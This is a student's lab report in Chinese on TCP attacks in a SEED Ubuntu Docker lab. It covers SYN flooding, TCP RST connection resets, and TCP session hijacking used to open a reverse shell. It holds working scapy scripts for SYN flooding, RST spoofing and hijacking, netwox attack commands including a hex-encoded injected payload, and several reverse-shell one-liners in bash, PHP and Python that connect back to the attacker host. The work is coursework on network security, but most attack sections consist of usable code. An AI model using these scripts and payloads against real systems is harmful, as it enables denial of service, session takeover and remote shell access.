

Lab1 TCP 漏洞

- 姓名：雷鹏霄
- 班级：网安2004
- 学号：U202014627

文件说明

└─pcapng：实验运行中保存的捕获报文。最好在实验seed Ubuntu下的wireshark打开（可能版本不一样导致标识差异）

└─pic：实验截图

└─sourcecode: 实验所用到的源码

└─readme.md: 试验记录

1.实验环境

- seed ubuntu 16.04 用 `uname -a` 可以查看Linux机器版本

1.1 实验准备

详情请见参考手册

1.2 docker配置

首先给seedUbuntu 进行扩容，详情查看使用手册

```
1  docker ps -a #查看当前运行的容器
2
3  docker run -it --name=user --privileged "seedubuntu" /bin/bash
4  docker run -it --name=server --privileged "seedubuntu" /bin/bash
5  docker run -it --name=attacker --privileged "seedubuntu" /bin/bash
6
7  docker exec -it 容器名 /bin/bash
8  docker exec -it user /bin/bash
```

各个容器的IP对应关系如下：

```

1 user:      172.17.0.2
2 server:    172.17.0.3
3 attacker:   172.17.0.4
4
5 attacker2:  192.168.62.3
6 #添加路由实现
7 #route add -net 172.17.0.0 netmask 255.255.0.0 gw 192.168.62.15
8 sysctl -w net.ipv4.tcp_syncookies=0
9 netwox 76 -i 172.17.0.4 -p 4444 -s raw

```

```

root@VM:/home/seed# docker run -it --name=attacker --privileged "seedubuntu" /bin/bash
root@e759c23eac57:/# whoami
root
root@e759c23eac57:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:04
          inet addr:172.17.0.4  Bcast:0.0.0.0  Mask:255.255.0.0
          inet6 addr: fe80::42:acff:fe11:4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1439 (1.4 KB)  TX bytes:418 (418.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@e759c23eac57:/#

a964ef0:/# /bin/bash
a964ef0:/# whoami
a964ef0:/# ifconfig
Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
inet addr:172.17.0.2  Bcast:0.0.0.0  Mask:255.255.0.0
inet6 addr: fe80::42:acff:fe11:3/64 Scope:Link

567b359d:/# ifconfig
Link encap:Ethernet  HWaddr 02:42:ac:11:00:03
inet addr:172.17.0.3  Bcast:0.0.0.0  Mask:255.255.0.0
inet6 addr: fe80::42:acff:fe11:3/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:18 errors:0 dropped:0 overruns:0 frame:0
TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:2311 (2.3 KB)  TX bytes:578 (578.0 B)

Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING  MTU:65536  Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@6b10567b359d:/#

```

1.3 打开相关服务

见指导手册。

2.实施攻击

2.1 TCP syn-flood

在靶机上查看自己打开的端口

```

1 netstat -nultp
2 netstat -nultp | grep tcp #查询开启的tcp端口

```

可以看见打开了23, 7号端口

```

root@3a780a964ef0:/# netstat -nltlp |grep tcp
tcp        0      0 0.0.0.0:7          0.0.0.0:*        LISTEN      1008/xinetd
tcp        0      0 0.0.0.0:23        0.0.0.0:*        LISTEN      1008/xinetd
root@3a780a964ef0:/#

```

2.1.1 使用scapy 进行攻击

sourcecode\synflood.py 源码如下所示

```

1  #!/usr/bin/python3
2  #root@VM:/home/seed# pip list | grep scapy
3  #scapy (2.5.0)
4
5
6  from scapy.all import IP, TCP, send
7  from ipaddress import IPv4Address
8  from random import getrandbits
9
10 user="172.17.0.2"
11 server="172.17.0.3"
12 attacker="172.17.0.4"
13
14
15 a = IP(dst=server)
16 b = TCP(sport=1551, dport=23, seq=1551, flags='S')
17 pkt = a/b
18 while True:
19     pkt['IP'].src = str(IPv4Address(getrandbits(32)))
20     send(pkt, verbose = 0)
21

```

在另一台攻击机上运行python脚本，得到的实验截图如下所示：

The screenshot displays a network capture window on the left and a terminal window on the right. The terminal shows a successful telnet connection to 172.17.0.3 on port 23, with the user 'root' logging in. The network capture window shows a list of captured packets, with the selected packet being a SYN packet from 172.17.0.4 to 172.17.0.3 on port 23.

Terminal Output:

```

root@6b10567b359d:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@6b10567b359d:/#

root@3a780a964ef0:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
6b10567b359d login: ^[^A

```

Network Capture Details:

No.	Time	Source	Destination	Protocol	Length	Info
223	10.818518652	94.128.241.167	172.17.0.3	TCP	62	1551 -> 23 [SYN]
224	10.714738145	122.38.82.29	172.17.0.3	TCP	62	1551 -> 23 [SYN]
225	10.771744666	175.78.199.7	172.17.0.3	TCP	62	1551 -> 23 [SYN]
226	10.847682618	123.144.244.172	172.17.0.3	TCP	62	1551 -> 23 [SYN]
227	10.884910891	221.238.161.0	172.17.0.3	TCP	62	1551 -> 23 [SYN]
228	10.918212794	34.235.228.84	172.17.0.3	TCP	62	1551 -> 23 [SYN]
229	10.918242860	182.88.149.234	172.17.0.3	TCP	62	1551 -> 23 [SYN]
230	11.011968768	53.55.125.255	172.17.0.3	TCP	62	1551 -> 23 [SYN]
231	11.050209210	241.106.218.165	172.17.0.3	TCP	62	1551 -> 23 [SYN]
232	11.114395502	120.144.110.108	172.17.0.3	TCP	62	1551 -> 23 [SYN]
233	11.156423989	125.69.55.68	172.17.0.3	TCP	62	1551 -> 23 [SYN]
234	11.212418361	146.92.168.111	172.17.0.3	TCP	62	1551 -> 23 [SYN]
235	11.260313802	160.24.169.85	172.17.0.3	TCP	62	1551 -> 23 [SYN]
236	11.306892049	183.153.79.201	172.17.0.3	TCP	62	1551 -> 23 [SYN]

Packet Details (Frame 1): 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0

Linux cooked capture

- Internet Protocol Version 4, Src: 202.181.184.113, Dst: 172.17.0.3
- Transmission Control Protocol, Src Port: 1551, Dst Port: 23, Seq: 0, Len: 0
- VSS-Monitoring ethernet trailer, Source Port: 0

Packet Data:

```

0000 00 00 00 01 00 06 00 0c 29 03 b3 8a 00 00 08 00 .....}.....
0010 45 00 00 28 00 01 00 00 40 06 4b e4 ca 65 b8 71 E..(...0.K..e.q
0020 ac 11 00 03 06 0f 00 17 00 00 06 0f 00 00 00 00 ..T....
0030 50 02 20 00 54 c2 00 00 00 00 00 00 00 00 00 00 P..T....

```

可以看到telnet服务依旧可以使用。

原因：

python脚本发包频率太低，发包速度大概是40个/s，内存占用如下所示，只占用了10%的cpu。而netwox 发包频率是十万甚至百万级别的，cpu几乎占满了（这里就不再上截图了，免得图太多了）

```
File Actions Edit View Help
top - 07:37:15 up 8:16, 4 users, load average: 1.20, 0.70, 0.28
Threads: 399 total, 2 running, 397 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.4 us, 1.9 sy, 0.0 ni, 97.6 id, 0.0 wa, 0.0 hi, 0.2 si, 0.0 st
MiB Mem : 3153.2 total, 1261.1 free, 1100.2 used, 1079.2 buff/cache
MiB Swap: 975.0 total, 654.2 free, 320.8 used, 2053.0 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM    TIME+  COMMAND
 11318 root        20   0   74272   64836  12824 D   11.3   2.0   0:21.80 python3
 9564 root        20   0  1852908 331404 171708 S    8.3  10.3   0:44.69 wireshark
 783 root        20   0   258496   8688   4984 S    1.7   0.3   0:20.06 NetworkManager
1025 root        20   0   514476 139036 32456 S    1.7   4.3   0:59.11 Xorg
 422 root        20   0   82312   38960  38284 S    1.0   1.2   0:12.26 systemd-journal
 763 root        20   0   221772   2880    560 S    1.0   0.1   0:09.17 rsyslogd
11100 root        20   0       0       0     0 I    1.0   0.0   0:00.44 kworker/u16:1-events_unbound
 757 message+    20   0   10576   3332   1880 S    0.7   0.1   0:11.46 dbus-daemon
 767 root        20   0   221772   2880    560 S    0.7   0.1   0:04.87 in:imklog
 808 root        20   0   258496   8688   4984 S    0.7   0.3   0:04.32 gdbus
1399 kali        20   0   551112 10824   8244 S    0.7   0.3   0:11.13 nm-applet
3367 root        20   0   10060    468    392 S    0.7   0.0   0:07.88 sudo
5193 root        20   0   11608   5384   3252 S    0.7   0.2   0:42.44 top
10948 root        20   0       0       0     0 I    0.7   0.0   0:01.36 kworker/u16:3-events_unbound
10977 root        20   0       0       0     0 I    0.7   0.0   0:01.51 kworker/u16:2-events_unbound
11366 kali        20   0   11608   5392   3236 R    0.7   0.2   0:00.02 top
 529 root        20   0   241168   7084   4252 S    0.3   0.2   0:38.26 vmtoolsd
 768 root        20   0   221772   2880    560 S    0.3   0.1   0:04.02 rs:main Q:Reg
1034 root        20   0   514476 139036 32456 S    0.3   4.3   0:05.29 InputThread
1277 kali        20   0   1845052 52908 25280 S    0.3   1.6   0:17.47 xfwm4
1464 kali        20   0   551112 10824   8244 S    0.3   0.3   0:06.76 gdbus
1413 kali        20   0   293256 19240   9788 S    0.3   0.6   0:42.35 vmtoolsd
 1 root        20   0   168044   8676   5276 S    0.0   0.3   0:03.01 systemd
 2 root        20   0       0       0     0 S    0.0   0.0   0:00.03 kthreadd
 3 root        0 -20       0       0     0 I    0.0   0.0   0:00.00 rcu_gp
 4 root        0 -20       0       0     0 I    0.0   0.0   0:00.00 rcu_par_gp
```

2.1.2 使用netwox 进行攻击


正常情况下，使用user 连接 server，可以连接上

```
root@6b10567b359d: /
root@6b10567b359d:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@6b10567b359d:/#


root@3a780a964ef0: /
root@3a780a964ef0:/# telnet 172.17.0.3
Trying 172.17.0.3...
Connected to 172.17.0.3.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
6b10567b359d login:
```

当启用netwox攻击时，可以看见一直在进行尝试，实验截图如下

```
1 netwox 76 --help2
2 #netwox 76 -i ip -p port [-s spoofip]
3
4 netwox 76 -i 172.17.0.2 -p 23
```




提示: Unable to connect to remote host: Connection timed out



2.1.3 c语言源码实现攻击

示例代码: 见 sourcecode\myheader.h sourcecode\syn_flooding.c

编译成功后，攻击成功，连接出现卡顿。



2.2 针对 telnet 或 ssh 连接的 TCP RST 攻击

2.2.1 利用netowx实现rst

利用netowx编号为78的工具 Reset every TCP packet


(netowx 有时候搜不出来, 功能列表如下<https://devdiv.github.io/school/tools/net/netowx>)

```

1  netowx 78 --help2
2
3  <<Comment
4  Usage: netowx 78 [-d device] [-f filter] [-s spoofip] [-i ips]
5  Parameters:
6  -d|--device device          device name {Eth0}
7  -f|--filter filter          pcap filter
8  -s|--spoofip spoofip       IP spoof initialization type {linkbraw}
9  -i|--ips ips                limit the list of IP addresses to reset
10 {all}
11 --help                      display simple help
12 --kbd                       ask missing parameters from keyboard
13 --kbd-k or --kbd-name       ask parameter -k|--name from keyboard
14 --argfile file              ask missing parameters from file
15
16 Comment
17
18 netowx 78 -d docker0 -f "host 172.17.0.2 or host 172.17.0.3"
19 #这里一定要监听docker0 否则不会成功

```

docker0 相当于一个网桥, 与docker 内的各个网络桥接, 所以必须要监听这个网卡(个人理解)。实验截图如下所示:



参考：什么是docker 0: https://blog.csdn.net/weixin_44234846/article/details/100688569

2.2.2 使用scapy 实现rst

参考源码：reset_manual.py, 手动查看Sequence Number, 填入其中


```

1  #!/usr/bin/python3
2  from scapy.all import *
3
4  user="172.17.0.2"
5  server="172.17.0.3"
6  attacker="172.17.0.4"
7
8  sport=55500
9  seq=103634612
10
11 print("SENDING RESET PACKET.....")
12
13
14 ip = IP(src=user, dst=server)
15 tcp1 = TCP(sport=sport, dport=23, flags="R", seq=seq)
16
17 tcp2 = TCP(sport=sport, dport=23, flags="S", seq=1)
18
19 pkt1 = ip/tcp1
20 pkt2 = ip/tcp2
21
22 send(pkt1, verbose=0)
23 send(pkt2, verbose=0)
24
25 #for i in range(1,100):
26     #send(pkt1, verbose=0)
27     #send(pkt2, verbose=0)
28     #ls(pkt)

```

为了方便起见，将TCP的相对端口号设置为绝对端口号，再edit -> preferences -> protocol -> relative xxx ... 取消掉，就可以了。

接着手动填入上方的sport 和 seq，接着就可以实现 TCP RST 攻击了。



为什么还要发送一个SYN包

当只发一个RST包时，Telnet 不会停止连接。这时随便输入一个数数字，连接断开。猜测是telnet 自己的机制。为了方便起见，这里顺便输入了一个SYN 包 好让程序自动退出。

参考源码：reset_auto.py

```
1  #!/usr/bin/python3
2  from scapy.all import *
3
4  user="172.17.0.2"
5  server="172.17.0.3"
6  attacker="172.17.0.4"
7
8  PORT = 23
9
10 def spoof(pkt):
11     old_tcp = pkt[TCP]
12     old_ip = pkt[IP]
13
14     #避免截获自己抓的包
15     if old_tcp.flags=="R":
16         return
17
18     #ls(pkt)
19     ip_new = IP(src=old_ip.src,dst=old_ip.dst)
20     tcp_new = TCP(sport=old_tcp.sport,
21                  dport=old_tcp.dport,flags="R",seq=old_tcp.seq)
22     pkt = ip_new/tcp_new
```



```

22     send(pkt,verbose=0)
23     #print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))
24
25     f = 'tcp and src host {} and dst host {} and dst port {}'.format(user,
server, PORT)
26
27     #必须要指定docker0才能抓到包, 不知道为什么
28     iface='docker0'
29     sniff(filter=f,iface=iface, prn=spooof)
30     #sniff(filter=f, prn=spooof)
31     #sniff(prn=spooof)


```

运行reset_auto.py, 自动进行RST 攻击。连接还是建立了。

连接建立的原因

python sniff 后再发包的速度远远小于telnet简历连接的速度, 以至于还没有开始进行RST攻击就已经建立好连接了。但是随后一系列的RST包使得连接重叠, 这时随便进行一个输入 (或者发一个TCP包) 都会打断连接。

以上猜测可以通过捕获的报文 pcapng\Reset_auto.pcapng 进行证明。



2.3 TCP会话劫持,实现反弹shell

首先在攻击机上监听一个端口

```
1 | nc -lvp 7777
```

接着在靶机上运行下列语句(任选其一), 可以看到反弹shell到了自己的攻击机上了

```

1 user="172.17.0.2"
2 server="172.17.0.3"
3 attacker="172.17.0.4"
4
5 bash -i >& /dev/tcp/172.17.0.4/7777 0>&1
6 /bin/bash -c " /bin/bash -i >& /dev/tcp/172.17.0.4/7777 0>&1"
7
8
9
10 #php执行反弹shell
11 php -r '$f=fsockopen("target_ip",port);exec("/bin/sh -i <&3 >&3 2>&3");'
12 php -r '$f=fsockopen("172.17.0.4",7777);exec("/bin/sh -i <&3 >&3 2>&3");'
13
14
15 #从python执行反弹shell
16 python -c 'import socket,subprocess,os; \
17 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);\
18 s.connect(("172.17.0.4",7777));\
19 os.dup2(s.fileno(),0);\
20 os.dup2(s.fileno(),1);\
21 os.dup2(s.fileno(),2);\
22 p=subprocess.call(["/bin/sh","-i"]);'
23
24

```

2.3.1 使用netwox实现


使用编号为40的Spoof Ip4Tcp packet进行会话劫持，查看它的用法如下

```

1 user="172.17.0.2"
2 server="172.17.0.3"
3 attacker="172.17.0.4"
4
5
6 Title: Spoof Ip4Tcp packet
7 Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]
8 Parameters:
9 -l|--ip4-src ip IP4 src {10.0.2.6}
10 -m|--ip4-dst ip IP4 dst {5.6.7.8}
11 -o|--tcp-src port TCP src {1234}
12 -p|--tcp-dst port TCP dst {80}
13 -q|--tcp-seqnum uint32 TCP seqnum (rand if unset) {0}
14 -H|--tcp-data mixed_data mixed data
15
16 netwox 40 -l 172.17.0.2 -m 172.17.0.3 -o 55618 -p 23 -H
17 "62617368202d69203e26202f6465762f7463702f3137322e31372e302e342f3737373720303
e26310d00" -q 1618441023 -r 625610549 --tcp-ack

```

当然，最后要加一个0d00，代表着\r\n，要输入回车执行命令。成功执行的截图如下所示。



具体的报文见 \pcapng\TCP_hijack.pcapng

2.3.2 使用scapy实现

sourcecode\hijacking_manual.py 本质上和netwox 实现一样，这里不再进行实验

自动实现劫持反弹shell

sourcecode\hijacking_auto.py

```
1  #!/usr/bin/python3
2  from scapy.all import *
3
4  user="172.17.0.2"
5  server="172.17.0.3"
6  attacker="172.17.0.4"
7
8  SRC=user
9  DST=server
10
11  sport=55500
12  PORT = 23
13
14
15  def spoof(pkt):
16      old_ip = pkt[IP]
17      old_tcp = pkt[TCP]
18      if(old_tcp.flags!="A"):
19          return
```

```

20 #####
21 ip = IP( src = old_ip.src,
22         dst = old_ip.dst
23         )
24 tcp = TCP( sport = old_tcp.sport,
25           dport = old_tcp.dport,
26           seq = old_tcp.seq,
27           ack = old_tcp.ack,
28           flags = "AP"
29           )
30 data = "\bbash -i >& /dev/tcp/172.17.0.4/7777 0>&1\r\n"
31 #####
32
33 pkt = ip/tcp/data
34 send(pkt,verbose=0)
35 #ls(pkt)
36 quit()
37
38
39 iface='docker0'
